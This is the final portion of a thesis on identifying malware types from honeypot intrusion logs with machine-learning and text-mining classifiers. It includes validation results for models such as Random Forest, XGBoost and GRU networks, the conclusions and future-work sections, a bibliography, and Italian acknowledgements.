Since we suppose to have 2 dataset to compare we can take the training set and compare it to another unlabelled dataset with more than 13'000 observations. If the Kolmogorov-Smirnov statistic is small or the p-value is high, then we cannot reject the hypothesis that the distributions of the two samples are the same. The test statistic is calculated as the distance between the empirical distribution functions of the two samples. It is applicable to at least ordinal data. In its exact formulation it foresees that the variables are continuous.

We tested the KS test for all the variables in our data matrix and results tell us that, as it turns out:

- 440 variables have the same empirical distributions
- 85 variables have different empirical distributions

4.2 Validation Set

The difficulty of the algorithms to correctly classify new instances has generated the need to create a new dataset of 62 new observations labeled in order to evaluate which were the most suitable algorithms in the analysis on the nature of malware. We can call this new dataset the *Validation Set*.

In our Validation Set there are collected observations referring to different moments in time, in order to evaluate the accuracy of the classifications even in the presence of malwares that have been subjected to mutations.

The table 4.2 leads us to make some considerations:

Table 4.2 – Models’ Performances on Validation Set

Model	Accuracy Score	BAC score
Random Forest w/ Factor Analysis	0.7097	0.7387
Random Forest	0.9516	0.9462
XGBOOST	0.9355	0.9337
Random Forest w/ FS	0.9516	0.9529
Gradient Boosting w/ FS	0.9677	0.9828
XGBOOST w/ FS	0.9839	0.9914
Random Forest w/ smote & FS	0.9677	0.9721
XGBOOST w/ smote & FS	0.9839	0.9914
Decision Trees w/ smote & FS	0.9839	0.9914
Bidirectional GRU Networks	0.7710	0.7097
Random Forest w/ fasttext embeddings	0.4032	0.5797
GRU w/ Pretrained Neural Networks	0.9839	0.9914

- As we can see, not all methods that performed excellently during cross-validation perform equally well on the validation set. This allows us to discard some classifiers and select the best performing ones.
- Even if *Factor Analysis* yields a more compact, more easily interpretable representation of the target concept and helps us to boost computational tasks, it fails to properly explore new instances. Such a drastic reduction in the number of variables could have led to an excessive loss of information.
- There is a significant difference between neural networks and pre-trained neural networks in terms of efficiency. The first ones overfit the training data after 1 or 2 epochs and fail to generalize properly starting from new data (probably, due to an insufficient number of observations in the training set). The second ones, on the other hand, have significantly better performances: by freezing the first layer of the neural network, we give the possibility to the neural network to focus on the next layers which are used to extract particular patterns.
- As the table shows, there is no clear difference between the scores reported by the two different metrics (BAC and accuracy). The BAC, in fact, should penalize those models that misclassify the minority classes, while, for many of the models trained on the original dataset (the one in which we have not created new instances), the BAC is even higher than the accuracy. From the unbalanced classes problem point of view, Smote is not necessary as the algorithms seem to correctly classify all those observations belonging

to the minority classes in the training set (the result of the BAC, in this case, could be even misleading). In this work, we use SMOTE as a *tool* to compensate for the low number of observations present in the training set; in fact, it seems that the algorithms, applied to the dataset generated with Smote, obtain slightly better performances than the same algorithms applied to the original dataset.

Chapter 5

Conclusion

5.1 Goals Reached

In this work, we investigated some machine learning techniques to study malware's attacks. Data on attacks have been collected using *Honeypots* i.e., IT systems specifically built for the purpose of being attacked, logging information about the attack, and finally revert to the initial state ready to process a new one.

A huge dataset was collected by Prof. Angelo Consoli, head of the Cybercrime Security Group of the Department of Innovative Technologies Institute for Information Systems and Networking, University of Applied Sciences of Southern Switzerland (SUPSI). In this work I focused on identifying the malware type from the intrusion behavior data collected by the honeypots.

The identification, recognition and contrast of all these specialized and camouflaged malware, as well as their subtle activities, requires the use of multidisciplinary solutions dealing with a high degree of complexity.

In this project, I used text mining techniques to solve the malware identification task. The log (i.e., the dataset coming from the honeypot) contains the sequence of commands executed by the malwares while performing the attacks. Each sequence of commands is managed as a text document and is processed with techniques borrowed from the NLP field (Natural Language Processing).

Despite the obvious limitations due to a very small training set (which has been manually labelled by a pool of experts), many of the classifiers I've implemented, produced very good results, close to *the state-of-the-art*.

The pre-processing pipelines I've developed required an in-depth study of the dataset and contributed to the overall performances.

The analysis performed thanks to the developed classifiers help to identify the most recurrent malwares and the changes happening over time. Specifically, the classifiers were able to study and correctly classify malware intrusions that

have undergone mutations, extracting specific patterns useful for identifying the nature of the viruses.

Thanks to the satisfactory results obtained I can say that the desired goals were achieved, however there is no doubt that there is room for improvement both to ameliorate the results, to explore different perspectives, and to set new goals.

5.2 Possible Future Developments


One of the main improvements that could be made to the project is, as I underlined several times during the thesis, to increase in the number of observations in the training dataset. Training data is costly to produce since experts have to manually label the attacks. This activity is costly in terms of resources required. A greater number of observations relating to different instants of time allows classifiers to:

- Have a wider vocabulary of commands;
- Better control virus mutations;
- Get even better results when it comes to training Machine Learning algorithms; in particular, Neural Networks, which also need more training data, because of their better interpretive skills.

It would also be interesting to study additional information with respect to the intrusion log in order to:

- Find out which honeypots are the most stressed and why;
- Study the time-series of the number of attacks in order to evaluate the trend in the number of daily and monthly attacks to understand if it is a phenomenon subject to some seasonality trend (and, possibly, to predict the number of intrusions for a future instant);
- Evaluate which logical ports are most attacked in order to update firewall¹ port-based antivirus systems;
- Find out where most of the attacks come from. Below we have an example of where is the origin of most of the attacks from our training set:

¹ "A firewall is a network security device that allows you to monitor incoming and outgoing traffic using a predefined set of security rules to allow or block events" [42], definition of firewall by **Cisco**, one of the leading company in the cybersecurity field



- Find out which IP-addresses are the most used for surfing the net anonymously;

Finally, an interesting analysis would be recognizing whether the nature of an attack session is a bot or a human, as a primary attempt, I tried to study the correlation between the number of commands typed and the session time, but no correlation emerged between the two events.

*“If you **fail**
the first time
then try two times more
so that your failure can be
statistically
significant”*

Bibliography

- [1] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, et al., “Scikit-learn: Machine learning in python,” the Journal of machine Learning research, vol. 12, pp. 2825–2830, 2011.
- [2] F. Chollet, Deep Learning with Python. MITP-Verlags GmbH & Co. KG, 2018.
- [3] D. Palmer, “Cybercrime drains 600 billion a year from the global economy,” <https://www.zdnet.com/article/cybercrime-drains-600-billion-a-year-from-the-g>
- [4] Norton, “What is a honeypot? how it can lure cyberattackers?,” <https://us.norton.com/internetsecurity-iot-what-is-a-honeypot.html>.
- [5] C. C. Zou and R. Cunningham, “Honeypot-aware advanced botnet construction and maintenance,” in International Conference on Dependable Systems and Networks (DSN’06), pp. 199–208, IEEE, 2006.
- [6] I. Kuwatly, M. Sraj, Z. Al Masri, and H. Artail, “A dynamic honeypot design for intrusion detection,” in The IEEE/ACS International Conference on Pervasive Services, 2004. ICPS 2004. Proceedings., pp. 95–104, IEEE, 2004.
- [7] G. Wicherski, “Medium interaction honeypots,” 2006.
- [8] S. Kumar, B. Janet, and R. Eswari, “Multi platform honeypot for generation of cyber threat intelligence,” in 2019 IEEE 9th International Conference on Advanced Computing (IACC), pp. 25–29, IEEE, 2019.
- [9] C. M. Kozierok, The TCP/IP guide: a comprehensive, illustrated Internet protocols reference. No Starch Press, 2005.
- [10] N. V. Chawla, K. W. Bowyer, L. O. Hall, and W. P. Kegelmeyer, “Smote: synthetic minority over-sampling technique,” Journal of artificial intelligence research, vol. 16, pp. 321–357, 2002.
- [11] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, et al., “Understanding the mirai botnet,”

- [12] TechAdvisory.org, “Hide seek malware: What you need to know,” <https://www.techadvisory.org/2018/06/hide-seek-malware-what-you-need-to-know/>
- [13] A. Marzano, D. Alexander, O. Fonseca, E. Fazzion, C. Hoepers, K. Steding-Jessen, M. H. Chaves, Í. Cunha, D. Guedes, and W. Meira, “The evolution of bashlite and mirai iot botnets,” in *2018 IEEE Symposium on Computers and Communications (ISCC)*, pp. 00813–00818, IEEE, 2018.
- [14] Y. Zhang, R. Jin, and Z.-H. Zhou, “Understanding bag-of-words model: a statistical framework,” *International Journal of Machine Learning and Cybernetics*, vol. 1, no. 1-4, pp. 43–52, 2010.
- [15] H. C. Wu, R. W. P. Luk, K. F. Wong, and K. L. Kwok, “Interpreting tf-idf term weights as making relevance decisions,” *ACM Transactions on Information Systems (TOIS)*, vol. 26, no. 3, pp. 1–37, 2008.
- [16] L. v. d. Maaten and G. Hinton, “Visualizing data using t-sne,” *Journal of machine learning research*, vol. 9, no. Nov, pp. 2579–2605, 2008.
- [17] A. L. Samuel, “Some studies in machine learning using the game of checkers,” *IBM Journal of research and development*, vol. 3, no. 3, pp. 210–229, 1959.
- [18] K. Pearson, “Liii. on lines and planes of closest fit to systems of points in space,” *The London, Edinburgh, and Dublin Philosophical Magazine and Journal of Science*, vol. 2, no. 11, pp. 559–572, 1901.
- [19] A. Likas, N. Vlassis, and J. J. Verbeek, “The global k-means clustering algorithm,” *Pattern recognition*, vol. 36, no. 2, pp. 451–461, 2003.
- [20] S. R. Safavian and D. Landgrebe, “A survey of decision tree classifier methodology,” *IEEE transactions on systems, man, and cybernetics*, vol. 21, no. 3, pp. 660–674, 1991.
- [21] L. Breiman, “Random forests,” *Machine learning*, vol. 45, no. 1, pp. 5–32, 2001.
- [22] Y. Freund, R. Schapire, and N. Abe, “A short introduction to boosting,” *Journal-Japanese Society For Artificial Intelligence*, vol. 14, no. 771-780, p. 1612, 1999.
- [23] J. H. Friedman, “Stochastic gradient boosting,” *Computational statistics & data analysis*, vol. 38, no. 4, pp. 367–378, 2002.
- [24] T. Chen, T. He, M. Benesty, V. Khotilovich, and Y. Tang, “Xgboost: extreme gradient boosting,” *R package version 0.4-2*, pp. 1–4, 2015.

- [25] M. Banko and E. Brill, “Scaling to very very large corpora for natural language disambiguation,” in Proceedings of the 39th annual meeting of the Association for Computational Linguistics, pp. 26–33, 2001.
- [26] A. Halevy, P. Norvig, and F. Pereira, “The unreasonable effectiveness of data,” IEEE Intelligent Systems, vol. 24, no. 2, pp. 8–12, 2009.
- [27] N. Asadi and J. Lin, “Training efficient tree-based models for document ranking,” in European Conference on Information Retrieval, pp. 146–157, Springer, 2013.
- [28] V. Pham, T. Bluche, C. Kermorvant, and J. Louradour, “Dropout improves recurrent neural networks for handwriting recognition,” in 2014 14th international conference on frontiers in handwriting recognition, pp. 285–290, IEEE, 2014.
- [29] Q. V. Le, N. Jaitly, and G. E. Hinton, “A simple way to initialize recurrent networks of rectified linear units,” arXiv preprint arXiv:1504.00941, 2015.
- [30] A. Krizhevsky, I. Sutskever, and G. E. Hinton, “Imagenet classification with deep convolutional neural networks,” in Advances in neural information processing systems, pp. 1097–1105, 2012.
- [31] J. R. Firth, “Applications of general linguistics,” Transactions of the Philological Society, vol. 56, no. 1, pp. 1–14, 1957.
- [32] M. Sahlgren, “The distributional hypothesis,” Italian Journal of Disability Studies, vol. 20, pp. 33–53, 2008.
- [33] G. Developers, “Embeddings: Translating to a lower-dimensional space,” <https://developers.google.com/machine-learning/crash-course/embeddings/translating-to-a-lower-dimensional-space>.
- [34] S. Hochreiter and J. Schmidhuber, “Long short-term memory,” Neural computation, vol. 9, no. 8, pp. 1735–1780, 1997.
- [35] K. Cho, B. Van Merriënboer, C. Gulcehre, D. Bahdanau, F. Bougares, H. Schwenk, and Y. Bengio, “Learning phrase representations using rnn encoder-decoder for statistical machine translation,” arXiv preprint arXiv:1406.1078, 2014.
- [36] P. Bojanowski, E. Grave, A. Joulin, and T. Mikolov, “Enriching word vectors with subword information,” Transactions of the Association for Computational Linguistics, vol. 5, pp. 135–146, 2017.
- [37] A. Joulin, E. Grave, P. Bojanowski, and T. Mikolov, “Bag of tricks for efficient text classification,” arXiv preprint arXiv:1607.01759, 2016.

- [38] Y. Bengio, R. Ducharme, P. Vincent, and C. Jauvin, “A neural probabilistic language model,” Journal of machine learning research, vol. 3, no. Feb, pp. 1137–1155, 2003.
- [39] T. Mikolov, K. Chen, G. Corrado, and J. Dean, “Efficient estimation of word representations in vector space,” arXiv preprint arXiv:1301.3781, 2013.
- [40] R. Řehřek and P. Sojka, “Gensim—statistical semantics in python,” Retrieved from genism. org, 2011.
- [41] T. Evgeniou and M. Pontil, “Support vector machines: Theory and applications,” in Advanced Course on Artificial Intelligence, pp. 249–257, Springer, 1999.
- [42] Cisco, “What is a firewall?,” <https://www.cisco.com/c/en/us/products/security/firewa>.

RINGRAZIAMENTI

Per i ringraziamenti, permettetemelo, abbandono il freddo inglese tecnico della tesi per rincongiungermi con la mia lingua madre.

Ringrazio, in primo luogo, il mio relatore e professore Mirko Cesarini che mi ha fatto conoscere ed apprezzare, in questi tre anni, l'affascinante mondo della programmazione. Mi ha seguito in questo progetto con tanta (tantissima!) pazienza e disponibilità, dandomi consigli e spunti preziosi e insegnandomi cose davvero 'cool'. Gliene sono grato.

Ringrazio il professore Angelo Consoli per avermi messo a disposizione i suoi dati e le sue risorse, senza i quali questa esperienza non sarebbe stata possibile, e per avermi spiegato, tra una battuta e un'altra, gli strumenti principali relativi alla sicurezza informatica, un mondo pieno di luci, ma soprattutto di ombre, e per questo estremamente attraente.

Ringrazio l'Erasmus (e la mia meta, Madrid), un'esperienza incredibile in una '*ciudad preciosa*', che mi ha permesso di instaurare nuove amicizie, viaggiare, relazionarmi con culture diverse, imparare cose nuove e migliorare le mie capacità linguistiche (purtroppo non quelle culinarie; a questo proposito ringrazio anche il pesto Barilla, senza il quale i miei piatti cucinati in terra straniera sarebbero stati ancora più tristi).

Ringrazio gli amici, quelli di sempre e quelli più recenti.

Ringrazio mamma e papà per avermi sostenuto, in tutte le mie scelte, con entusiasmo e affetto incondizionato e per avermi indicato la strada corretta da percorrere senza mai forzarmi in alcuna scelta.

Ringrazio, infine, la mia intelligentissima sorellina Sofia che, nonostante l'età, è in grado di sorprendermi, ogni giorno di più, per la sua rara curiosità e sensibilità verso tutto ciò che la circonda, fonte per me di ispirazione costante.

